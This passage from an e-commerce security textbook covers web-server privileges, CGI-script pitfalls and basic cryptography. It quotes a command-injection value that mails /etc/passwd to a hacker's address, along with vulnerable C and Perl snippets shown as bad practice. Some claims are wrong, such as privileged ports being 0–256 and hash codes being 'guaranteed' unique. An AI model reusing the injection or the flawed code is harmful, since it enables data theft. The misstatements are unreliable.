The security of electronic commerce by and large depends on the ability to secure the host environment, the security of the server that provides the service, and a safe network environment for transactions to take place. Following the established practices in computer security and implementing the firewalls discussed above, can help attain the site security. The details of such practices have been described in RFC 2196, available on the internet. The server containing information and resources is always a focal point of attack by hackers and needs to be protected, at the same time it has to make the information available and carry out transactions with clients. For this purpose server software that supports electronic commerce needs to be installed and operated on the host site. In the electronic commerce environment the service is typically provided through the HTTP server, also known as the web server. The moment a web server is installed at the site, a window is opened into the local network enabling the entire internet to view it. Most visitors are content to window shop, but a few will try to peek at things not intended for public consumption. Others, not content with looking, without touching, will attempt to force the window open and crawl in.

The following sections address the issues that concern the web server—setting up privileges, configuring the server for security, protecting the privacy of clients, and limiting interaction with the browsing community, using safe programming techniques.

Setting Up Server Privileges

In order to open port numbers 0–256, also called privileged ports, the server software that wants to use and listen on these, has to be run with root privileges. HTTP servers are also launched with root privileges, in order to be able to open port 80 (the standard HTTP port) and write to the log files under privileged directories. After opening the port and initializing, any typical server waits for a connection request to arrive from clients. On receiving a connection request, the server establishes a connection and forks out into a child process to handle further interaction with the client on that connection, while the original process goes back to listening mode. In the case of HTTP server the child process changes the effective userid from "root" to the one specified in the configuration file. In the Apache web server, the effective userid for the child process is specified through the "User" directive. Typically, the configuration file (httpd.conf) specifies "User nobody" for the effective userid. The child process in this case acquires an effective userid of "nobody" and then proceeds to process the remote request. All actions taken in response to the request, such as executing CGI scripts or parsing server side includes (SSI), are done as the unprivileged "nobody" user.

If by mistake or oversight, the configuration file contains no entry for the User directive or sets it as "User root", the child processes will run with the root privileges. In this case all CGI scripts/programs executed will get root permissions to access every nook and corner of the system, causing a potential breach in security.

Running the server as an ordinary unprivileged user may be safer. Many sites launch the web server as user "nobody" "daemon", or "www". However there are two potential problems with this approach:

1. The server won't be able to open port 80 (at least not on Unix systems) and needs to be directed to listen to another port, such as 8000 or 8080.
2. The configuration files will have to be made readable by the user under whose ID the server is being run. This opens up the possibility of an errant CGI script reading the server configuration files. Similarly, the userid, under which the server is running, should have read and write privileges in log files, making it possible for a compromised server or CGI script to alter the log.

Running the Server in a "Chroot" Environment

In a Unix environment, the server security can be increased by running it in a chroot environment, although, this does not ensure complete safety. The chroot system command places the server in a "silver bubble", in such a way that it cannot see any part of the file system beyond a directory tree, set aside for it. The designated directory becomes the server's new root "/" directory and anything above this directory is inaccessible. In the following example, the httpd program is run in the silver bubble, where it believes the "/home/user1" is the root of the directory tree, thus even in privileged mode it can only see the files under the directory tree rooted at "/home/user1".

```
% chroot /home/user1/ http
```

Setting Up File Permissions of Server and Document Root

To maximize security, a strict "need to know" policy should be adopted for both the document root (where HTML documents are stored) and the server root (where log and configuration files are kept). Getting the permissions right in the server root is very important because it is here that CGI scripts and the sensitive contents of the log and configuration files are kept.

A simple approach is to create a "www" user for the web administration/webmaster and a "www" group for all the systems users who need to author HTML documents.

The server root should be set up so that only the www user can write to the configuration and log directories, and to their contents. They should not be world readable. The cgi-bin directory and its contents should have only world execute and read privileges, but not the write privilege.

The document root has a different set of requirements. All files that are to be served on the internet must be readable by the server while it is running under the permission of the user "nobody". In order that the local web authors are able to add files to the document root freely, the document root directory and its subdirectories owned by the user and group "www" should have world read and group write privileges. When the document root has world read access, unauthorized local users may try to gain access to restricted documents present in the document root. One solution to this problem is to run the server as something other than "nobody", for example, as another unprivileged user ID that belongs to the "www" group. The restricted documents may be accessed by authorized group members but are not given world-read privilege. The documents thus can be protected from prying eyes, both locally and globally. The server root and document root directories can be configured using the ServerRoot and DocumentRoot directives in the configuration files. The following examples illustrate the configuration directive.

```
ServerRoot        /usr/local/apache
DocumentRoot      /usrlocal/apache/htdocs
```

Disabling Optional Features

Many features that increase the convenience of using and running the server also increase the chances of a security breach. Some of the of potentially dangerous features are as follows.

Automatic Directory Listings: Knowledge is power and the more the remote hacker can Fig. out about the system the more chance for him to find loopholes. The automatic directory listings have the potential to give the hacker access to sensitive information. The server should be configured to disable the automatic listing of the directory content, or, at least all the files that are not needed under Document Root should be removed.

Symbolic Link Following: Some servers allow extension of the document tree with symbolic links. This can lead to security breaches when someone accidentally creates a link to a sensitive area of the system, for example /etc. A safer way to extend the directory tree is to include an explicit entry in the server's configuration file.

Server Side Includes: When a server allows SSI, one of the options that may be enabled is coded is to have the server run a CGI script. And the script is not only executed, but it is run with permissions of a system. The "exec" form of server side includes are a major security hole. Their use should be restricted to trusted users or turned off completely.

User-maintained Directories: When users on the host system are allowed to add documents to the web site, care should be taken so that they do not open up security holes. This can include their publishing files that contain sensitive system information, as well as creating CGI scripts, server side includes, or symbolic links that open up security holes.

If at all a user needs to put up files on the site, it is probably best to give him a piece of the document root to work in, disallowing server-side includes and CGI scripts in this area.

Protecting Confidential Documents at the Site

Normally, web servers also have a configuration file that can be used for controlling access to the content. In case of the Apache web server, these restriction can be commonly specified in the access.conf configuration file. Three types of access restrictions are available:

1. **Restriction by IP Address, Subnet, or Domain:** Individual documents or whole directories are protected in such a way that only browsers connecting from certain IP (Internet) addresses, IP subnets, or domains can access them. There are two models of specifying the restriction. In the first one, the server is configured to deny access to every one unless it has an explicit entry for allowing an IP address, subnet or domain. In the second model, it permits access to every one unless it has been explicitly denied access by specifying the IP address, subnet or domain.
   This type of restriction is secure against casual nosiness but not against a determined hacker. A hacker can "spoof" an IP address, with the help of proper equipment and software, making it appear as if he's connecting from a location different from his real one. Also, there are no means to verify that the person contacting the server from an authorized host is in fact who he claims to be. The remote host may have been broken into and is being used as a front. To be safe, IP address restriction must be combined with something that checks the identity of the user, such as a check for user name and password.
   Restriction by domain name has the same risks as restriction by IP address, but also suffers from the risk of "DNS spoofing", an attack in which the server is temporarily fooled into thinking that a trusted host name belongs to an alien IP address. To lessen that risk, some servers can be configured to do an extra DNS lookup for each client. After translating the IP address of the incoming request to a host name, the server uses the DNS to translate from the host name back to the IP address.
2. **Restriction by User Name and Password:** User verification in any system that is used for determining and verifying the identity of a remote user. The remote user has to provide a name and password in order to get access to documents or directories, which are otherwise protected.
   Restriction by user name and password also has its problems. A password is only good if it is chosen carefully. Very often users choose obvious passwords like middle names, their birthday, their office phone number, or the name of a favorite pet. A resolute hacker can employ a password guessing program to break in by brute force. Also, if the password is not encrypted properly, it is vulnerable to interception during transmission from browser to server.
3. **Encryption Using Public Key Cryptography:** Encryption works by encoding the text of a message with a key. In traditional encryption systems, the same key was used for both encoding and decoding. In the new public key or asymmetric encryption systems, keys come in pairs— one key is used for encoding and another for decoding. In this system everyone owns a unique pair of keys. One of the keys, called the public key, is widely distributed and used for encoding messages. The other key, called the private key, is a closely held secret used to decrypt incoming message. Under this system, a person who needs to send a message to a second person can encrypt the message with that person's public key. Only the owner of the secret corresponding private key can decrypt the message, and hence the text cannot be read by anyone but the intended recipient, making it safe from interception. Public key cryptography can also be used for reliable user verification and creating digital signatures.

Server Logs and Privacy

Web servers record the information about every attempt of access made to them in log files. For example, the Apache web server maintains access.log and errors.log files. The access.log file contains every request that is made to the web server, while the error.log file maintains information on errors, such as inability to find a document being requested. Log entries usually include:

- IP address and/or host name
- time of the download
- user's name (if known by user authentication or obtained by the identd protocol)
- URL requested (including the values of any variables from a form submitted using the GET method)
- status of the request, and the size of the data transmitted

If the WWW clients are run from single-user machines, the download can be attributed to an individual. Revealing any of these data could be potentially damaging to a reader and encroach on his/her privacy. On the other hand, proxy servers as part of firewalls, used for accessing the external web sites by users within organizations, also log the information. It logs every access to the outside web made by every member of the organization and tracks both the IP number of the host making the request and the requested URL. A carelessly managed proxy server can therefore provide a wealth of information, compromising the privacy of individuals.

CGI (Server) Scripts

CGI scripts are a major source of security holes. Although the CGI (Common Gateway Interface) protocol is not inherently insecure, CGI scripts must be written with just as much care as the server itself, because, in fact, they are miniature servers.

The problem with CGI scripts is that each one presents yet another opportunity for exploitation. CGI scripts can present security holes in two ways:

1. They may intentionally or unintentionally leak information about the host system, which will help hackers break in.
2. Scripts that process remote user input, such as the contents of a form or a "searchable index" command, may be vulnerable to attacks in which the remote user tricks them into executing commands.

CGI scripts are potential security holes even when the server is run as "nobody." A subverted CGI script running as "nobody" still has enough privileges to mail out the system password file, examine the network information maps, or launch a login session on a high numbered port.

Storing all the scripts in the cgi-bin directory, rather than storing them in multiple directories scattered in the document tree is a good policy because a centralized location makes it easier to keep track of what scripts are installed on the system. This is particularly true in an environment with multiple web authors. An author may inadvertently create a buggy CGI script and install it somewhere in the document tree. By restricting CGI scripts to the cgi-bin directory and by setting up permissions so that only the web administrator can install these scripts, mishaps can be averted. A cgi-bin directory, with tightly controlled access, reduces the risk of a hacker managing to create a .cgi file somewhere in the document tree and then executing it remotely by requesting its URL.

Using Compiled Languages rather than Interpreted Languages

Compiled languages such as C are safer than interpreted languages like Perl and shell scripts. The issue pertains to the remote user's access to the script's source code. The more the hacker knows about how a script works, the more likely he is to find bugs to exploit it. If a script is written in a compiled language like C, compiled to binary form and placed in the cgi-bin, there is no need to worry about intruders gaining access to the source code. However, with an interpreted script, the source code is always potentially available. Even though a properly configured server will not return the source code to an executable script, there are many scenarios in which this can be bypassed. For example, if during modification to an interpreted CGI script, a backup copy of the script source code is left around in the document tree, the remote user can obtain it by blindly requesting the URL like:

http://site_addr/a/path/script_copy.cgi

Another reason compiled code may be safer than interpreted code is because of the size and complexity issue. Big software programs, such as shell and Perl interpreters, are more likely to contain bugs. Some of these bugs may be security holes.

A third consideration is that scripting languages make it extremely easy to send data to system commands and capture their output.

Despite all the above shortcomings, interpreted scripts do have an advantage over compiled languages. They tend to be shorter and are therefore more easily understood by persons other then the writer of the scripts. Also, Perl contains a number of built-in features that were designed to catch potential security holes. For example, taint checks catch many of the common pitfalls in CGI scripting, making Perl scripts safer in some respects as compared to the equivalent C program.

Developing Custom CGI Scripts—Avoiding Unsafe Practices

1. **Avoid giving out too much information about the site and server host.**
   Although they can be used to create neat effects, scripts that leak system information are to be avoided. For example, the "finger" command often prints out the physical path to the fingered user's home directory, and scripts that invoke the finger leak this information.

2. **Never make assumptions about the size of input.**
   If the coding is in a compiled language like C, avoid making assumptions about the size of user input. Coding practices that allow character buffers to overflow, when reading user inputs, pose a major security threat. A simple example of the problem is as follows:

```
#include <stdlib.h>
#include <stdio.h>
static char query_string[1024];
char* read_POST( )
{
```

```
int query_size;
query_size=atoi(getenv("CONTENT_LENGTH"));
fread(query_string,query_size,1,stdin);
return query_string;
  }
```

It is assumed that the user input provided by a post method would never exceed the size of the static input buffer, 1024 bytes in this example. A wily hacker can break this type of program by providing an input many times that size. The buffer overflows and crashes the program; in some circumstances the hacker can exploit the crash to execute commands remotely.

Dynamic memory allocation can solve this problem. In case there is insufficient memory to hold the input, it returns null. The above example will get modified as shown below:

```
char* read_POST( )
{
int query_size=atoi(getenv("CONTENT_LENGTH"));
char* query_string = (char*) malloc(query_size);
if (query_string != NULL)
fread(query_string,query_size,1,stdin);
return query_string;
}
```

3. **Never pass unchecked remote user input to a shell command.**

Many shell command invoke operating system with the given inputs. This can be exploited with dangerous consequences.

In C language this includes the open( ), and system( ) commands, all of these invoke shell (eg, /bin/sh) to process the command. In Perl this includes system ( ), exec( ), and piped open( ) functions as well as the eval ( ) function for invoking the interpreter. In other shell scripts, the commands like exec and eval interface with and access the oprating system.

Consider the following bit of seemingly harmless Perl code that tries to send mail to an address indicated in a fill-out form.

```
$mail_to = &get_name_from_input; #read the address from form
 open (MAIL, "| /usr/lib/sendmail $mail_to");
 print  MAIL "To: $mailto\nFrom: me\n\nHi there!\n";
 close MAIL;
```

The problem is in the piped open( ) call which has been written assuming that the contents of $mail_to variable will be an innocent $-mail address. If the hacker passes an e-mail address like:

anonymous@nowhere.com; mail hacker@doom.org</etc/passwd;

The open( ) statement will evaluate the following command:

/usr/lib/sendmail anonymous@nowhere.com; mail hacker@doom.org</etc/passwd;

Unintentionally, open( ) has mailed the contents of the system password file to the remote user, opening the host to a password cracking attack.

First, ways should be found of avoiding opening a shell. In rare cases where there is no choice, arguments should be scanned for shell meta-characters and the same should be removed. The list of shell meta-characters is expansive. Some of these are as follows:

```
& ; ` ' \ " | * ? ~ < > ^ ( ) [ ] { } $ \n \r
```

A good practice is to make sure that all the user input arguments are in exactly the expected format rather than blindly removing shell meta-characters and hoping that there is no unexpected side-effect.

Also, if HTML forms with hidden data are being used, the data should not be accepted without checking for modification. A browser can easily take a copy of the form, fill in the data entries, modify hidden fields, and resubmit it via a post operation.

4. **Turn off Server Side Includes.**
   SSI is a powerful interface that should be enabled with great care. An SSI document is parsed by the server before being sent to the client, and the server can take various actions based on the directives contained therein. It can be used to include other documents, output current documentation, or even execute shell commands. One of the biggest dangers of SSI is that if there is a configuration error, it can be abused by a user to submit SSI commands, and compromise security.
   Another downside of Server Side Includes is that when a web server outputs a file that is SSI enabled, it parses the file, i.e., it searches through the file line by line, looking for the special SSI code. When it finds a line that contains the special code, the server replaces that line with whatever the command requested the server to do before sending the code out to the visitor's browser. Because of this extra overhead, busy sites may be significantly slowed down.

CGIWrap: An Alternative Model

CGI scripts cannot be automatically made completely safe, but they can be made safer in some situations by placing them inside a CGI "wrapper" script. The CGIWrap is a utility that runs CGIs under the UID of the owner of the program. It can be used with any server; it acts only as a wrapper for actual programs. Each user has a dedicated CGI directory. CGIWraps ensures certain precautions before executing anything. It does not follow symbolic links out of a user's script directory, it can be used to automatically limit the resources a CGI consumes, and it also provides a number of convenient debugging options. The downside is that a user's personal files are potentially vulnerable to a CGI security hole. Moreover, the CGIWrap carries additional administrative overheads.

SUMMARY

Commerce over the network requires an assured level of confidence, with regards to the security of information. Security incidences such as probes, scans, account compromises, exploitation of trust, sniffing, and spoofing, that are used for violating the security policy of a site, are also described. These incidences exploit the technical vulnerability of the internet. Each business needs to clearly spell out its security policy, procedures and practices for implementing the desired level of security, and enabling the framework of defense mechanism and service configurations. A comprehensive security for electronic commerce covers security at the host level, site level, and the on-the-wire transaction level. Site security includes detection and deterence against sniffing and spoofing attempts and protection of important services such as web servers, DNS servers, and other infrastructure services.

Firewalls have emerged as an important mechanism for fortifying site security, by controlling access, monitoring, and filtering the incoming and outgoing message traffic, right down to the packet level. Based on the capabilities and configurations, we can classify firewalls in multiple categories. Understanding firewalls, their capabilities, and configuration options become important in trying to implement a security policy for a site. The prevention of sniffing, spoofing, and access monitoring and control through firewalls can secure a site from unwanted traffic and intrusion attempts. In any electronic commerce environment, the commerce/web server will receive, process and service requests from variety of unknown clients. Thus, the server itself often becomes a prime focal point for attacks by hackers. The vulnerability of web servers and issues that deal with the reinforcement of security management around the web server attain prime importance. This chapter discussed some of these vulnerabilities and how to avoid the security pitfalls around web servers.

Review Questions

1. What are network security incidences?
2. Describe what a denial of service attack is and how it affects electronic commerce.
3. Why is the internet vulnerable to hackers? Describe various sources of vulnerabilities.
4. What is meant by security policy? Distinguish it from security procedures.
5. What are major threats posed by a sniffing attack?
6. Describe the important means of deterring sniffing attacks.
7. What is meant by ARP spoofing and how is it carried out?
8. What are threats posed by a DNS spoofing attack?
9. What is a firewall and how does it protects a site?
10. Briefly describe the various types of firewalls.
11. Describe pros and cons of the various ways of locating web servers in a firewall configuration.
12. What is meant by DMZ?
13. Compare the stateful inspection firewall with the application-level proxy firewall.
14. What are vulnerabilities of a web server?
15. Describe the important factors in planning a firewall design.
16. Which vulnerabilities of the Common Gateway Interface (CGI) can attackers exploit ?
17. Compare compiled versus interpreted CGI scripts from the security perspective.

References and Recommended Readings

1. Adam, N. and Y. Yesha, *Electronic Commerce Current research issues and applications*, New York, Springer (1996).
2. Atkins, D., et. al., *Internet Security— Professional Reference*, Indianpolis, Indiana, New Riders Publishing (1996).
3. Computer Incident Advisory Capability http://coac.llnl.gov
4. Cryptography site http://www.cryptography.com
5. CERN WWW Consortium http://www.w3.org
6. CERT Organization http://www.cert.org
7. FAQs site http://www.faqs.org
8. Greenstein, M. and T.M. Feinman, *Electronic Commerce—Security, Risk Management and Control*, McGraw-Hill Companies (2000).
9. Internet Security Services http://www.iss.net/
10. Internet Engineering Task Force Site Security Handbook, *Site Security Policy Handbook Working Group* RFC 2196.
11. Kalakota, R. and A.B. Whinston, *Frontiers of Electronic Commerce*, Reading, MA, Addison-Wesley (1996).
12. Kalakota, R., and A.B. Whinston, *Electronic Commerce—A Manager's Guide*, Reading, MA, Addison-Wesley (1996).
13. MIT http://web.mit.edu
14. Netscape Corporation http://www.netscape.com
15. Pretty Good Privacy cou
16. RSA Corporation http://www.rsa.com
17. Rubin, A.D., D. Geer, and M. Ranum, *Web Security: Sourcebook*, New York, John Wiley and Sons (1997).
18. Stallings, W.*Network and Internet Security—Principles and Practice*, Englewood Cliffs, New Jersey, Prentice-Hall Inc (1995).
19. Security Portal http://securityportal.com
20. SET specifications http://www.setco.org
21. What is http://www.whatis.com

9
CHAPTER

ELECTRONIC COMMERCE: SECURING NETWORK TRANSACTION

Learning Objectives

This chapter covers the following topics:

1. The Issues in Transaction Security
2. Cryptography and Cryptanalysis
3. Symmetric Key Cryptographic Algorithms
4. Public key Algorithms
5. Authentication Protocols
6. Integrity and Non-repudiation
7. Digital Certificates and Signatures
8. Electronic Mail Security
9. Security protocols for Web Commerce

The transactional nature of electronic commerce requires the information flow over the network, among buyers and sellers, and service providers and consumers. In the interconnected world, with the global reach of the internet, consumers and providers may even be dispersed across continents, and completely unknown to each other. In such an environment the authentication of transacting parties, assurance of privacy of communication, integrity of the information transmitted, and non-repudiation of a contract, become essential for creating trust in the electronic commerce business environment. This chapter deals with and addresses the concerns mentioned above.

TRANSACTION SECURITY

In the electronic commerce environment the transaction take place over the network. During various phases of an electronic transaction the information such as product specification, order details, payment and delivery information travels over the Internet. The transaction information transmitted over the public Internet can be tapped, intercepted, diverted, modified, and fabricated by an intruder trying to gain some benefit or cause damages to competing business. The intruder may be interested in seeking the confidential information about the competing business entities or may even be interested in misguiding to cause losses to competing business or gain benefit from such an act. The intruding activities can be broadly classified in two categories—*passive* and *active* intrusion.

In passive intrusion, transmissions on the network are eavesdropped on or monitored. The motive of the attacker is to obtain the information being transmitted. Passive attackers intercept the information, resulting in the loss of confidentiality and privacy of the data. Passive attacks are difficult to detect, as the data is not altered. Hence the emphasis is on prevention of such attacks rather than detecting them. For example, data can be scrambled using an encryption technique so that even if the intruder is able to intercept the message, no meaningful information can be extracted from it.

Active attacks involve mutation of data or generation of counterfeit messages. The motive of the attacker is prevent messages from reaching their intended destination; to masquerade as another entity and get access to restricted information; or to feed another user with falsified information, with the aim of misleading the person. Active attacks are easier to detect as compared to their passive counterparts. For example, a cryptographic checksum can accompany each message. If the message is altered during the passage in any manner, the tampering can be detected because of the violation of the checksum. In the context of the communication over a network, the following attacks can be identified:

Network Transaction Security Issues

Disclosure: Release of message contents to any person not authorized to see them or not possessing the appropriate cryptographic key.

Traffic Analysis: It refers to the discovery of the pattern of traffic between parties. In a connection-oriented application, the frequency and duration of connections could be determined. In either a connection-oriented or connectionless environment, the number and length of messages between parties could be determined.

Masquerade: It refers to insertion of messages into the network, from a fraudulent source. This includes the creating of messages by an opponent, that are purported to come from an authorized entity. Also included are fraudulent acknowledgments of message receipt or non-receipt by someone other than the message recipient.

Content Modification: Changes to the contents of a message, including insertion, deletion, transposition, or modification.

Sequence Modification: It refers to modification of the sequence of messages between parties, including insertion, deletion, and reordering of some sequenced packets, by the intruder, during transmission.

Timing Modification: It refers to delayed messages, or also replay of old message sequences, that were recorded by intruder in an earlier transaction. In a connection-oriented application, an entire session or sequence of messages corresponding to a full session could be recorded by an intruder, and later replayed. The destination may think of it as a valid session and carry out the indicated transactions one more time. Also, both in connection and connectionless services the individual messages in a sequence could be delayed.

Repudiation: It refers to the denial of the receipt of message by the destination or the denial of transmission of message by the source.

Security Services

In the transactional internet environment, it is important to ensure the security of transactions as they travel over the network. As stated above, transactions may be subjected to passive or active intrusion. Passive intrusion threatens the loss of privacy and confidentiality of data, but and active intrusion may result in the intruder assuming someone else identity and creating transactions on their behalf, through fabrication. The active intruder may also modify the content of the transaction. For example, an order being placed for 1000 items may be modified to 10,000 items that may later result in conflict between business parties, and subsequent loss of money as well as trust. For developing trust in the electronic commerce environment, for transactions to take place, the following five issues are important.

Authentication

Simply stated, authentication is the process of verifying the identity of a person from whom the communication message emanated. In the case of a single message, authentication assures the recipient that the communication partner is not an imposter, and that the text of the message itself has not been altered.

In the case of an ongoing interaction, such as the connection of a remote terminal to a host, there are two aspects of this service:

1. At the time of initiation of a connection, the verification of the two participating entities, i.e., establishing that each of them is the same entity what they claim to be.
2. The connection is not interfered with, in such a way that a third party can masquerade as one of the two legitimate parties, for purposes of unauthorized transmission or reception.

Integrity

Integrity means that it should be possible for the receiver of a message to verify that the message has not been tampered with, while in transit. An intruder should not be able to substitute a false message for a legitimate one. In other words, no one should be able to add, delete or modify any part of the message during transmission. The receiver should be in a position to verify, in case any tampering has taken place in the message stream. The integrity of the message prevents any intentional or unintentional modification of the message through the use of error detection codes, checksums and sequence numbering, time-stamping and encryption, and hashing techniques. Error detection codes and checksums computed on fields, or entire messages, help in detecting, and sometimes even correcting, errors that may have crept in during transmission. Sequence numbering and time-stamping protects against reordering, replaying, and loss of part of the message. Encryption techniques can be used for detecting the tampering of messages. Algorithms such as Message Digest 5 (MD5) and Secure Hash Algorithm (SHA) compute a hash code of a fixed size, for any given message. The code computed by these algorithms is guaranteed to be unique. In order to ensure integrity the sender may send the message and the computed hash code as well. The receiving side, on receiving the message, can also compute the hash code of the received message. In case of a tampered message, the two hash codes the one computed at receiver's end and the one provided by sender, will not match.

Non-repudiation

Non-repudiation prevents either the sender or the receiver from denying a transmitted message and files or data, when in fact they did. When a message is sent, the receiver can prove that the message was in fact sent by the alleged sender. Similarly, when a message is received, the sender can prove that the message was in fact received by the alleged receiver. In a business transaction, the legal framework ensures that no party is in position to unilaterally repudiate the transaction. But, for legal purposes an agreement should be signed by the parties. However, in the electronic commerce environment, as transactions take place over the network, only digital content, rather than physically signed documents, may exist.

In such a situation, let us say a customer places an order for 1000 shares of XYZ Corporation, at Rs. 100 per share. The stock broker executes the order, but later on the same day price drops down to Rs. 10 per share. If the transaction was placed electronically, the customer may deny placing the order. A similar repudiation can take place from a greedy broker, who may discover the price for the shares have gone up to Rs. 500 per share. In either of situation, authentication and integrity play a role, but in addition the electronic commerce environment has to guard against repudiation by introducing fool-proof, digitally signed contacts and agreements that can be validated by the legal infrastructure, to offer a repudiation-free business environment.

Confidentiality

Confidentiality is the protection of transmitted data, from passive attacks. When a message is transmitted over the communication channel, it can be intercepted at any point in between, through wiretapping or with the help of computer programs. Confidentiality ensures that the contents of a message are not leaked or revealed to a hacker as it travels to its destination. In the electronic commerce environment, the confidentiality of payment information and ordering details are of utmost concern. Similarly, in case of business partners and associates sharing sensitive information over the network, a competitor may like to have access to the information. Since, the internet environment is quite susceptible to passive intrusion, as the packets pass through variety of host computers, confidentiality is usually ensured by encrypting information.

Authorization

Systems connected on the internet share information over the network, among a variety of users. The authentication process ensures the correct identification of the user and letting him/her in, but all the information on a system may not be shared with all users. Authorization pertains to the permission granted to a person or a process to do certain things. Privileges are associated with sensitive information stored on hosts. Authentication ascertains that the user is who he claim to be, while authorization ascertains the rights of the claimant to access the information, before presenting the data to him.

The confidentiality of messages in electronic commerce can be handled by encrypting the message prior to transmitting it over the network, and finally decrypting it at the destination. Cryptography, the science of encryption, can be used for addressing a variety of issues related to secure communication over the network.

CRYPTOLOGY

Introduction to Cryptography

Cryptography, or the encrypting and decrypting of messages, for sharing secret messages among a group of users or any two persons, has existed for thousands of years. One of the earliest uses of cryptography was by Julius Caesar, who did not want messages carried by his couriers to fall into the wrong hands. Caesar used a simple substitution cipher, now known as the *Caesar Cipher*, to do this. Its operation was simple—each letter was rotated by three. Thus, A became D, B became E, and so on. A generalization of *Caesar Cipher* can be done by changing the rotation by 3, used in original encryption, to *k*. The two persons using the systems have to know the value of *k*. these rotation based algorithms are not too difficult to solve. Later better algorithms were devised and put to use. The security of the early algorithms depended on keeping its operation a secret, and in ensuring its restricted usage. To ensure this, not only were the keys kept secret, but so were entire algorithms; in order to prevent the enemy from even knowing where to start. In modern encryption techniques, the secrecy of algorithms is a self-defeating proposition. Instead, it is better to publicize the algorithms far and wide. So that, any loopholes can be found. It is the key that has to be kept secret. Cryptographic systems can be classified along three independent dimensions:

1. The methodology employed in transforming the plaintext to ciphertext. Encryption algorithms are based on two general principles:
   - **Substitution:** Individual elements in the plaintext are mapped into another element or a group of elements by employing a chart or a fixed pattern in order to disguise them. The order of the plaintext symbols is preserved.
   - **Transposition:** The individual elements of the plaintext are rearranged but not disguised.
2. The number of keys employed by the algorithm.
   - **Symmetric, Shared-key or Conventional encryption:** The same key is shared by both the sender and the receiver, i.e., the same key is used for encryption and decryption.
   - **Asymmetric, two key or public key encryption:** The sender uses one key for encryption and the receiver uses another complementary key for decryption.
3. The manner in which the original plaintext is processed.
   - **Stream cipher:** The individual elements of the stream of data are processed continuously, and the output is generated accordingly.
   - **Block cipher:** The input being processed is a block of elements, and the output generated is a block corresponding to each input block.

Cryptanalysis

As described above, a cryptosystem or cipher system is a method of disguising messages so that only certain people can see through the disguise. It is usually a whole collection of algorithms. Cryptanalysis is the art of breaking cryptosystems—seeing through the disguise even when one is not supposed to be able to. Simply put, cryptanalysis is the process of attempting to discover the plaintext message P or the key K or both. The strategy employed by the cryptanalyst depends on the nature of the encryption scheme and the information available to him. The cryptanalyst employs a variety of methods to break the code. Typically, a cryptanalyst classifies the problem depending upon the availability of the ciphertext or plaintext. The following table summarizes the various scenarios that are available to a cryptanalyst.

Table 9.1 Types of Attacks on Encrypted Messages

Type of Attack	Known to Cryptanalyst
Ciphertext only	Encryption algorithm and ciphertext to be decoded
Known plaintext	Encryption algorithm, ciphertext to be decoded; one or more plaintext-ciphertext pairs formed with a secret key
Chosen plaintext	Encryption algorithm, ciphertext to be decoded; plaintext message chosen by cryptanalyst, together with its corresponding ciphertext
Chosen ciphertext	Encryption algorithm, ciphertext to be decoded; purported ciphertext chosen by cryptanalyst, together with its corresponding decrypted plaintext generated with a secret key
Chosen text	Encryption algorithm, ciphertext to be decoded; plaintext message chosen by cryptanalyst, together with its corresponding ciphertext generated with the secret key; Purported ciphertext chosen by cryptanalyst, together with its corresponding decrypted plaintext generated with the secret key

Conventional Encryption Model

In the conventional encryption model depicted in Figure 9.1 the original intelligible message (plaintext) is converted into a coded message (ciphertext). The encryption process consists of an algorithm and a key. The key is a value, which is independent of the plaintext that controls the algorithm. The output of the algorithm is dependent on the specific key being employed at the time of deciphering.




Fig. 9.1 Simplified Model of Conventional Encryption

The ciphertext generated is transmitted over the network. At the receiving end, the ciphertext can be transformed back to the original plaintext by using a decryption algorithm, and the same key that was used for encryption.

Mathematically, this model can be explained as follows:

- The plaintext P is encrypted by algorithm E and the key K to ciphertext C. The key K is kept secret. $C = E_k(P)$.
- The decryption algorithm is used to translate the ciphertext to plaintext using the same key K. $P = D_k(C)$.
- E and D are mathematical functions or algorithms that encrypt and decrypt for the given key K.
- Since the same key is being used to encrypt and decrypt original messages. It implies that $P = D_k(E_k(P))$.

The security of the above method of encryption is dependent on how powerful is the algorithm used for encryption and decryption. More importantly, the security of the encryption is dependent on the secrecy of the key, and not on the secrecy of the algorithm.

Some of the problems associated with the use of these algorithms are:

- A large or dynamic group of users can not use them, because every time a user leaves a group, all others have to switch to a different key to maintain security.
- If the secret key is accidentally revealed by someone in the group, the rest of the members must change their key.
- There is no scope for quality control or standardization. Every group of users must have their own unique algorithm and keys. Such a group cannot buy any off-the-shelf hardware or software products, which are also equally accessible to any eavesdropper.
- It does not guarantee effective security. The users themselves have to have a good knowledge of cryptography to write their own secure algorithm and key exchange mechanism.

Public Key Cryptosystems

Public Key cryptosystems are also called asymmetric, two key algorithms because two different keys are used for encryption and decryption of the messages. It is computationally infeasible to determine the decryption key given only the knowledge of the cryptographic algorithm and the encryption key. In short, for each public key there is a corresponding private key and the two keys together form a unique pair.

Each end system in a network has a pair of keys to be used for encryption and decryption of messages that it is going to receive. Each system publishes its encryption key known as public key by placing it in a public register or file where it is accessible to all. The companion key to be used for decryption is known as the Private Key and is kept a secret.




Fig. 9.2 Simplified Model of Public Key Encryption

The steps in a communication sequence are as follows:

- A wants to send the plaintext P to B. B has a related pair of keys: a public key EB which is available publicly, and a private key DB, known only to B. A encrypts P with *EB* to generate ciphertext $C = E_{EB}(P)$, and sends the result to B.
- B, on receiving this message, decrypts it with his private key DB to retrieve the plaintext $P = E_{DB}(C)$
- Since the original message P is retrieved from the ciphertext by the decryption operation, it follows that $P = E_{DB}(E_{EB}(P))$.

